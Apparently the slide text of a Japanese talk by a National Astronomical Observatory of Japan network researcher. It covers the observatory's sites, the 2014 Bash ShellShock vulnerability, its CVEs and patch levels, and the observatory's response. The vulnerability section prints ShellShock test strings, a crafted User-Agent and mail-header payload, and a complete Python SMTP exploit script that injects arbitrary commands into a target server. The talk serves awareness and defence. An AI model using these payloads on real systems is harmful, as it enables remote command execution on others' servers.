

# ShellShock事件が明らかにするあなたの組織における 情報セキュリティカ



大江将史  
自然科学研究機構・国立天文台



# 自己紹介

- 大江将史 (おおえ まさふみ)

<http://fumi.org/>

工学博士 (奈良先端科学技術大学院大)

- 所属：自然科学研究機構 国立天文台

- 天文データセンター 助教

- なにしてるのか？

- 専門は、ネットワークセキュリティ、衛星通信、無線通信など
- 天文と情報ネットワークの融合に関する研究等
- 国立天文台のネットワーク運用や設計等

「星を見るのにデータセンタ？ネットワーク？」

→その疑問はごもっともです。



# 国立天文台の研究施設

宇宙へ近づくため  
よりよい観測環境を求めて  
世界に広がる研究施設

国立天文台の研究・観測施設は日本各地にとどまらず、すばる望遠鏡や建設中のALMA(アルマ)のように海外にも進出しています。天文学の観測では、可視光、赤外線、電波、重力波などの観測手段と、太陽とそれ以外の宇宙などの観測対象に応じて、最適な観測条件と環境が必要とされるからです。

この見聞ページを両側に開いてください。現在までわかっていく宇宙の全体構造の大きなようすを、地図と年表によって示しました。ここで紹介した国立天文台の各研究観測施設は、互いに連携しながら、その全体の解明に努力を続けています。

## 国立天文台チリ

■ **チリ観測所** (Cプロジェクト) → p.18  
NAOJ Chile Observatory  
ALMA(アタカマ大型ミリ波サブミリ波干渉計) ALMA(アルマ)は、日本、台湾、北米、欧州の参加によりチリの標高5000mの高所に建設中の巨大電波望遠鏡群で、国立天文台が現在能力を挙げている観測プロジェクトです。2012年から本格運用がスタートしています。現地では、すでに日本のアンテナの多くが稼働しつづいています。(右下)



ASTE(アタカマサブミリ波望遠鏡実験) 波長0.1mmから1mmの「サブミリ波」と呼ばれる電波を観測します。サブミリ波で最高の観測条件を備えたアタカマ高地に設置されており、南天の銀河中心領域、近傍の星形成領域や遠方銀河などの観測に威力を発揮しています。(右上)



## 国立天文台野辺山

■ **野辺山宇宙電波観測所** (Cプロジェクト) → p.15  
Hobeyama Radio Observatory  
日本の電波天文学を世界のトップレベルに押し上げた観測施設です。写真の45m電波望遠鏡(右上)は、ミリ波で世界最大の望遠鏡で、新たな星間分子の見解や原始惑星系の回転方式や構造の発見など、数々の画期的な成果を挙げ続けています。常時観測可能です。



## 国立天文台野辺山

■ **野辺山太陽電波観測所** (Cプロジェクト) → p.15  
Hobeyama Solar Radio Observatory  
太陽面爆発を高精度で観測する干渉計システム「電波ヘリナグラフ」(右下)で、太陽活動のモニターを行っています。



## 国立天文台岡山

■ **岡山天体物理観測所** (Cプロジェクト) → p.16  
Okayama Astrophysical Observatory  
国内最大級の口径188cmの反射望遠鏡を中心に、銀河・恒星・太陽系外惑星などの光学赤外線観測を推進する国内研究拠点です。東アジア国際協力の一翼も担っています。さらに、ファイバー光伝送光学系、赤外線分光装置、赤外線超広視野カメラなど、宇宙を見る新しい目を次々と開発しています。



## 国立天文台水沢

■ **水沢 VLBI 観測所・山口局**  
Mizusawa VLBI Observatory  
Yamaguchi station

## VLBI・7局 (VERA4局を含む)


銀河系の3次元地図を作成するVERA観測局のひとつです。  
■ **水沢 VLBI 観測所・VERA 入来局** (Cプロジェクト) → p.14  
Mizusawa VLBI Observatory  
Ikaraki station

銀河系の3次元地図を作成するVERA観測局のひとつです。  
■ **水沢 VLBI 観測所・VERA 石垣島局** (Cプロジェクト) → p.14  
Mizusawa VLBI Observatory  
Ishigaki station

■ **水沢 VLBI 観測所・鹿児島局**  
Mizusawa VLBI Observatory  
Kagoshima station

口径105cmの可動式望遠鏡がある石垣島天文台 → p.27

■ **石垣島天文台**  
Ishigaki Island Astronomical Observatory



## 国立天文台水沢

■ **水沢 VLBI 観測所・VERA**  
Mizusawa VLBI Observatory  
Ikaraki station  
旧観測所として長い歴史をもつ施設です。位置天文学・測地学の研究が盛んで、日本の標準時を定める天文保存室などがあります。また、銀河系の3次元地図を作成するVERA観測局があります。

■ **RISE 月惑星探査検討室** (Aプロジェクト) (Research of Interior Structure Project Office)  
月探査機「かぐや」で機載開発・観測データの地形・重力を世界で初めて明らかにしたSELENE-2では、相対 VLBI 観測や月レールのコアや下部マントルの溶融状態を明らかにする・進化を明らかにします。小惑星、水星探査にも参加しています。

■ **32m 電波望遠鏡** (手動が高性能アンテナ、奥が自動アンテナ)  
■ **水沢 VLBI 観測所・茨城局**  
Mizusawa VLBI Observatory  
Ibaraki station



## 国立天文台三鷹(本部)

- **太陽観測所** (Cプロジェクト) → p.16  
Solar Observatory
- **天文シミュレーションプロジェクト** (Cプロジェクト) → p.17  
Center for Computational Astrophysics
- **星の科学プロジェクト** (Cプロジェクト) → p.18  
Hinode Science Center
- **重力波プロジェクト推進室** (Bプロジェクト) → p.19  
TAMA Gravitational Wave Antenna Project Office
- **TMT推進室** (Bプロジェクト) → p.20  
TMT (Thirty Meter Telescope) Project Office
- **JASMINE 検討室** (Aプロジェクト) → p.21  
JASMINE (Japan Astronomy Satellite Mission for Infrared Exploration) Project Office
- **太陽系外惑星探査プロジェクト室** (Aプロジェクト) → p.22  
Extrasolar Planet Detection Project Office

# 天文学を支えるコンピュータネットワーク

天体望遠鏡からの観測データ  
コンピュータでの  
・観測データの計算機解析  
・数値シミュレーション  
観測装置や計算機を支えるシステム  
→ ネットワークを活用  
→ コンピュータ&ネットワークによる成果

各拠点をネットワーク接続  
JGN-X/SINET-4/他  
10ギガ：水沢・大手町DC・三鷹  
1ギガ：岡山・ハワイ  
他もすべて接続されています。

## 国立天文台ハワイ

■ **ハワイ観測所** (Cプロジェクト) → p.17  
Subaru Telescope



■ **ヒロオフィス**  
ハワイ島ヒロ市にあるハワイ観測所の本部です。「すばる望遠鏡」による観測研究の拠点となっています。




■ **すばる望遠鏡**  
ハワイ島のマウナケア山頂(標高4200m)に設置された口径8.2mの世界最大級の可視・赤外線望遠鏡です。平成12年度から本格的な観測を始め、現在、世界最先端の研究成果を挙げつづけています。

# 費用対効果の高いネットワーク基盤の研究開発が重要



TMT 30m望遠鏡(事業中)

すばる望遠鏡(運用中)

ALMA望遠鏡(運用中)



鏡の一部



# 講演の概要(25分)

- ShellShock 事件とは？
  - 脆弱性の理解と対策
- ダメージコントロール
  - 影響範囲の把握とリスク分析
    - 情報の継続的入手
    - ログ解析
    - 応用攻撃への対応
- 情報セキュリティ力とは？
  - 一連の騒動からみる人の力の把握
  - 組織におけるリスク管理

# ShellShock事件とは？

- Bash UNIX系システムで広く普及している“シェル”の一種
  - Shell は、UNIX系システム操作の基本アプリ
  - Bashを標準搭載しているOS、後に導入するなどしている
    - 標準搭載の場合、bashが、/bin/sh つまり、OSの根幹のshellとして、bashを利用している。
    - CentOS / Ubuntu / Fedora
    - MacOS / CygWin Windows / MSYS などなど
- このbash に“とんでもない”脆弱性が！ → 通称Shellshock
  - 任意のアプリを実行できてしまうバグが存在
  - ウェブサーバ・メールサーバ・・・あらゆるサーバでリモートから任意のアプリを実行できる

# Shellshock! Bash脆弱性の理解

- 簡単に言えば、細工した“環境変数”を読み込むと、変数内に定めた任意のプログラム（アプリ）を実行できる。

- 下記の例は、envによる検証例

Env コマンドは、環境変数を定めて、アプリケーションを実行するコマンド

env 環境変数の定義 実行するアプリケーション

→例)環境変数 x を定め、実行するアプリケーションとしてbashを指定

\$ env x='() {::}; ping 8.8.8.8 bash

→赤字の部分で、環境変数 x に脆弱性を利用した細工、“ping 8.8.8.8” を実行するよう指定。

```
sh-3.1$ env x='() {::}; ping 8.8.8.8' bash
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=5ms TTL=57
Reply from 8.8.8.8: bytes=32 time=6ms TTL=57
Reply from 8.8.8.8: bytes=32 time=6ms TTL=57
Reply from 8.8.8.8: bytes=32 time=5ms TTL=57

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 5ms, Maximum = 6ms, Average = 5ms
bash-3.1$
```

← 環境変数xに入っている文字列中の  
Ping 8.8.8.8が実行されている。

# 環境変数のどこが危険？

## ～環境変数でアプリケーションを実行～

- Bashの環境変数はどこで使われているの？
- WEBアプリケーション
  - 一部のWEBアプリケーション(.cgi)は、シェル(bash)を使って、稼働している。
  - このようなCGIに対して、攻撃者が、“ユーザーエージェント”を細工することで、サーバー上で任意のアプリを実行できる。
    - クライアントは、使用するブラウザの名称を“ユーザーエージェント”として、WEBサーバに伝え、WEBサーバ、ユーザーエージェントを環境変数経由で、bashに伝えるから
  - ユーザーエージェントとして、IEとか、Chromeといった文字列の代わりに

'() {::}; ping 8.8.8.8

のように送り付ければ、リモートから、サーバの任意のアプリを実行できる



# 環境変数のどこが危険？

## ～環境変数でアプリケーションを実行～

### •WEBアプリケーション(2)

- Perlやphpで記述されたWEBアプリケーションであっても、そのアプリ上から、システムのshell(=/bin/bash)を実行するコードが入っていれば、同様の影響がある。

例) system 関数による実行や、`による実行

```
pc7:~% cat test.pl
#/usr/local/bin/perl

system("bash -c 'echo hoge*0' ");
print `echo hoge*1`;

pc7:~% perl test.pl
hoge*0
hoge*1
pc7:~%
```

# 環境変数のどこが危険？

## ～環境変数でアプリケーションを実行～

- メールサーバ
  - Postfix(メールサーバアプリケーション) + procmail(メール整理アプリケーション)
  - メールヘッダを細工すれば、メール経由で任意のアプリを実行できる。

mail from:<() { ;; }; 任意のアプリケーション>

- 他
  - DHCPサーバ
  - ファイルサーバ
  - bashが絡むものはすべて！

→なぜに”Shock!”なのか？大変影響がある！という点を共有できましたでしょうか？

```

11 from socket import *
12 import sys
13
14 def usage():
15     print "shellshock_smtp.py <target> <command>"
16
17 argc = len(sys.argv)
18 if(argc < 3 or argc > 3):
19     usage()
20     sys.exit(0)
21
22 rport = 25
23 rhost = sys.argv[1]
24 cmd = sys.argv[2]
25
26 headers = ([
27     "To",
28     "References",
29     "Cc",
30     "Bcc",
31     "From",
32     "Subject",
33     "Date",
34     "Message-ID",
35     "Comments",
36     "Keywords",
37     "Resent-Date",
38     "Resent-From",
39     "Resent-Sender"
40 ])
41
42 s = socket(AF_INET, SOCK_STREAM)
43 s.connect((rhost, rport))
44
45 # banner grab
46 s.recv(2048*4)
47
48 def netFormat(d):
49     d += "\n"
50     return d.encode('hex').decode('hex')
51
52 data = netFormat("mail from:<>")
53 s.send(data)
54 s.recv(2048*4)
55
56 data = netFormat("rcpt to:<nobody>")
57 s.send(data)
58 s.recv(2048*4)
59
60 data = netFormat("data")
61 s.send(data)
62 s.recv(2048*4)
63
64 data = ''
65 for h in headers:
66     data += netFormat(h + ":( ) { ;; }; " + cmd)
67
68 data += netFormat(cmd)
69
70 # <CR><LF>.<CR><LF>
71 data += "0d0a2e0d0a".decode('hex')
72
73 s.send(data)
74 s.recv(2048*4)

```

# Shellshockの影響範囲はとてつもなく広い

- Bashはあらゆるシステムに搭載されている
  - ネットワークを活用する機器で利用
    - WEB I/FやLinuxなどを活用したアプライアンス製品
      - (主に家庭用・SOHO用) ルーターや無線LANルーター
      - セキュリティ検査装置、計測装置
      - 組み込み機器など
      - NAS(ストレージサーバ)
  - 機器の拡散の間に何年も放置
    - ソフトウェアサポートの終了した機器
    - メーカーがすでに存在しない機器
    - 知ること、直すこともできない機器
  - 低価格の機器でも搭載
    - 1000円の機器でも、bashが入っている可能性がある
- つまり、大変厄介で広範囲に及ぶ問題

## ■サーバ以外にも波及：各社から対策発表

- MacOS
  - [http://support.apple.com/ja\\_JP/downloads/](http://support.apple.com/ja_JP/downloads/)
- IO DATA
  - <http://www.iodata.jp/support/information/2014/bash/>
- Buffalo
  - [http://buffalo.jp/support\\_s/s20141002.html](http://buffalo.jp/support_s/s20141002.html)
- cygwin
  - <https://www.cygwin.com/>
- Cisco
  - <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140926-bash>
- Oracle
  - <http://www.oracle.com/technetwork/topics/security/bashcve-2014-7169-2317675.html>
- NEC
  - <https://www.support.nec.co.jp/View.aspx?id=3010101066>

テレビ会議  
etc...

# ShellShockに関するCVEコードごとのリスク評価

## CVE-2014-6271,6277,6278,7169,7186,7187

公開日

6271 危険：任意コード実行(ShellShock)

9/15 (実効性高) (不適切なPATCH) → 7169

6277 危険：任意コード実行(メモリ境界違反)

9/27 (実効性限定)

6278 危険：任意コード実行(環境変数関連)

9/27 (実効性限定)

7186 サービス妨害 (メモリ境界違反)

9/26

7187 サービス妨害

9/26



7169 危険：任意コード実行

9/24 (実効性高)

不十分な対処で  
さらに脆弱性報告、危険な状態継続

↑管理者は対処した気分になる点が  
リスク大

6271(9月15日)から複数の関連脆弱性が  
報告されていく。

\*CVE:Common Vulnerabilities and Exposuresは、脆弱性情報データベースの一つ。ベンダー非依存で、脆弱性を管理番号を付してデータベース化している。

\*CVE-で始まるコードは、CVEにおける管理番号。ShellShockに関しては、CVE-2014-6271など

# CVE-2014-????とBash バージョンの対処状況

## bash4.3/.2 3.0/.1/.2 2.0 と多数とCVEコードマトリックス

→修正が断続的に行われ、  
運用停止・制限や、  
bash逐次更新が必要となる。

4. 3系	4. 2系	6 2 7 1	7 1 6 9	6 2 7 7	6 2 7 8
4. 3. 25	4. 2. 48	○	×	×	×
4. 3. 26	4. 2. 49	○	○	×	×
4. 3. 27	4. 2. 50	○	○	△	△
4. 3. 28	4. 2. 51	○	○	△	△
4. 3. 29	4. 2. 52	○	○	○	△→○

← ここで一息

← まだ不安

← 安心

\*)修正アップデート 4.3.30/4.2.53がリリース

2系	3.0/.2/.3系	6 2 7 1	7 1 6 9	6 2 7 7	6 2 7 8
2.0.5b.8	3. 0. 17 3. 1. 18 3. 2. 52	○	×	×	—
2.0.5b.9	3. 0. 18 3. 1. 19 3. 2. 53	○	○	×	—
2.0.5b.10	3. 0. 19 3. 1. 20 3. 2. 54	○	○	△	—
2.0.5b.11	3. 0. 20 3. 1. 21 3. 2. 55	○	○	△	—
2.0.5b.12	3. 0. 21 3. 1. 22 3. 2. 56	○	○	○	—

← ここで一息

← まだ不安

← 安心

○：対処済み・確認済み  
△：対処済み・未確認  
×：未対処  
—：脆弱性なし


# Bash対策バージョンアップが断続的、 対処する側も断続的に対応

- 広い影響範囲
  - 各個人のパソコンやNASなど範囲が広い
  - テレビ会議装置など事業者と連携が必要
  - 公開サーバなど直接攻撃リスクが高い
- 複数の脆弱性と随時情報更新への対処
  - 4つの注意すべき脆弱性と断続的にバージョンアップされるbash
  - 提供されるアップデートが信頼できない
    - 気を抜いてたらヤラレル
- 不正アクセスの判断が煩雑
  - ログの解析は多岐にわたる
    - WEB/MAILなど多様な侵入ルート
  - 脆弱性毎に攻撃手法が違う



被害を生まないために


- \* ネットワーク運用部門の情報提供・支援・解析力
  - \* 管理者の対処能力
  - \* 一般利用者の危機意識と対処
- ↓
- 組織におけるセキュリティ対策の人的総合力が試される



# 国立天文台(NAOJ)におけるShellShock 対応

# 脆弱性問題を0にするのは不可能 ダメージコントロールの重要性



- 人がインターネットを利活用する以上、事故0は事実上不可能
  - 0にすることは莫大なコストがかかるし、無駄。
  - システムでシステムを守るのも現実的に不可能
- 故に以下の点が重要としている
  - 教育は最大の力
    - 小さな対処が大きな被害の芽を摘む
  - システムは、人が引き起こす事故リスクを減らすためにある
    - 多層・多段ゾーンニングで発生する事故リスクの軽減・局所化
    - ゾーンに応じた脆弱性検査と対処の実施により人を支援
  - 人力がかけられない（事故リスク高）情報システムは運用しない。
    - サービスの終了
    - 公開サーバなどのクラウド基盤への乗り換え
- 事故時のダメージを最小・局所化する
  - レスポンスチームが強い権限をもつ
  - ゾーンニングによる被害の局所化





# NAOJ 多層・多段ゾーンニング によるセキュリティシステム(2007-)

- システムのリスク評価に基づく多層ゾーンニング（クラス分け）と多段セキュリティ
  - 各ゾーンに対して、異なるベンダ・異なる方式を組み合わせるシステム構築
  - アプリケーション・ファイヤーウォール=高機能・低帯域
  - アクセスコントロール=低機能・広帯域
  - 認証アクセスコントロール=低帯域・高機能



# 本台における対処～指示系統図～

## •公開サーバ管理者


- WEBサーバなど、外部サーバを運用している
- 具体的な指示、調査を依頼・報告

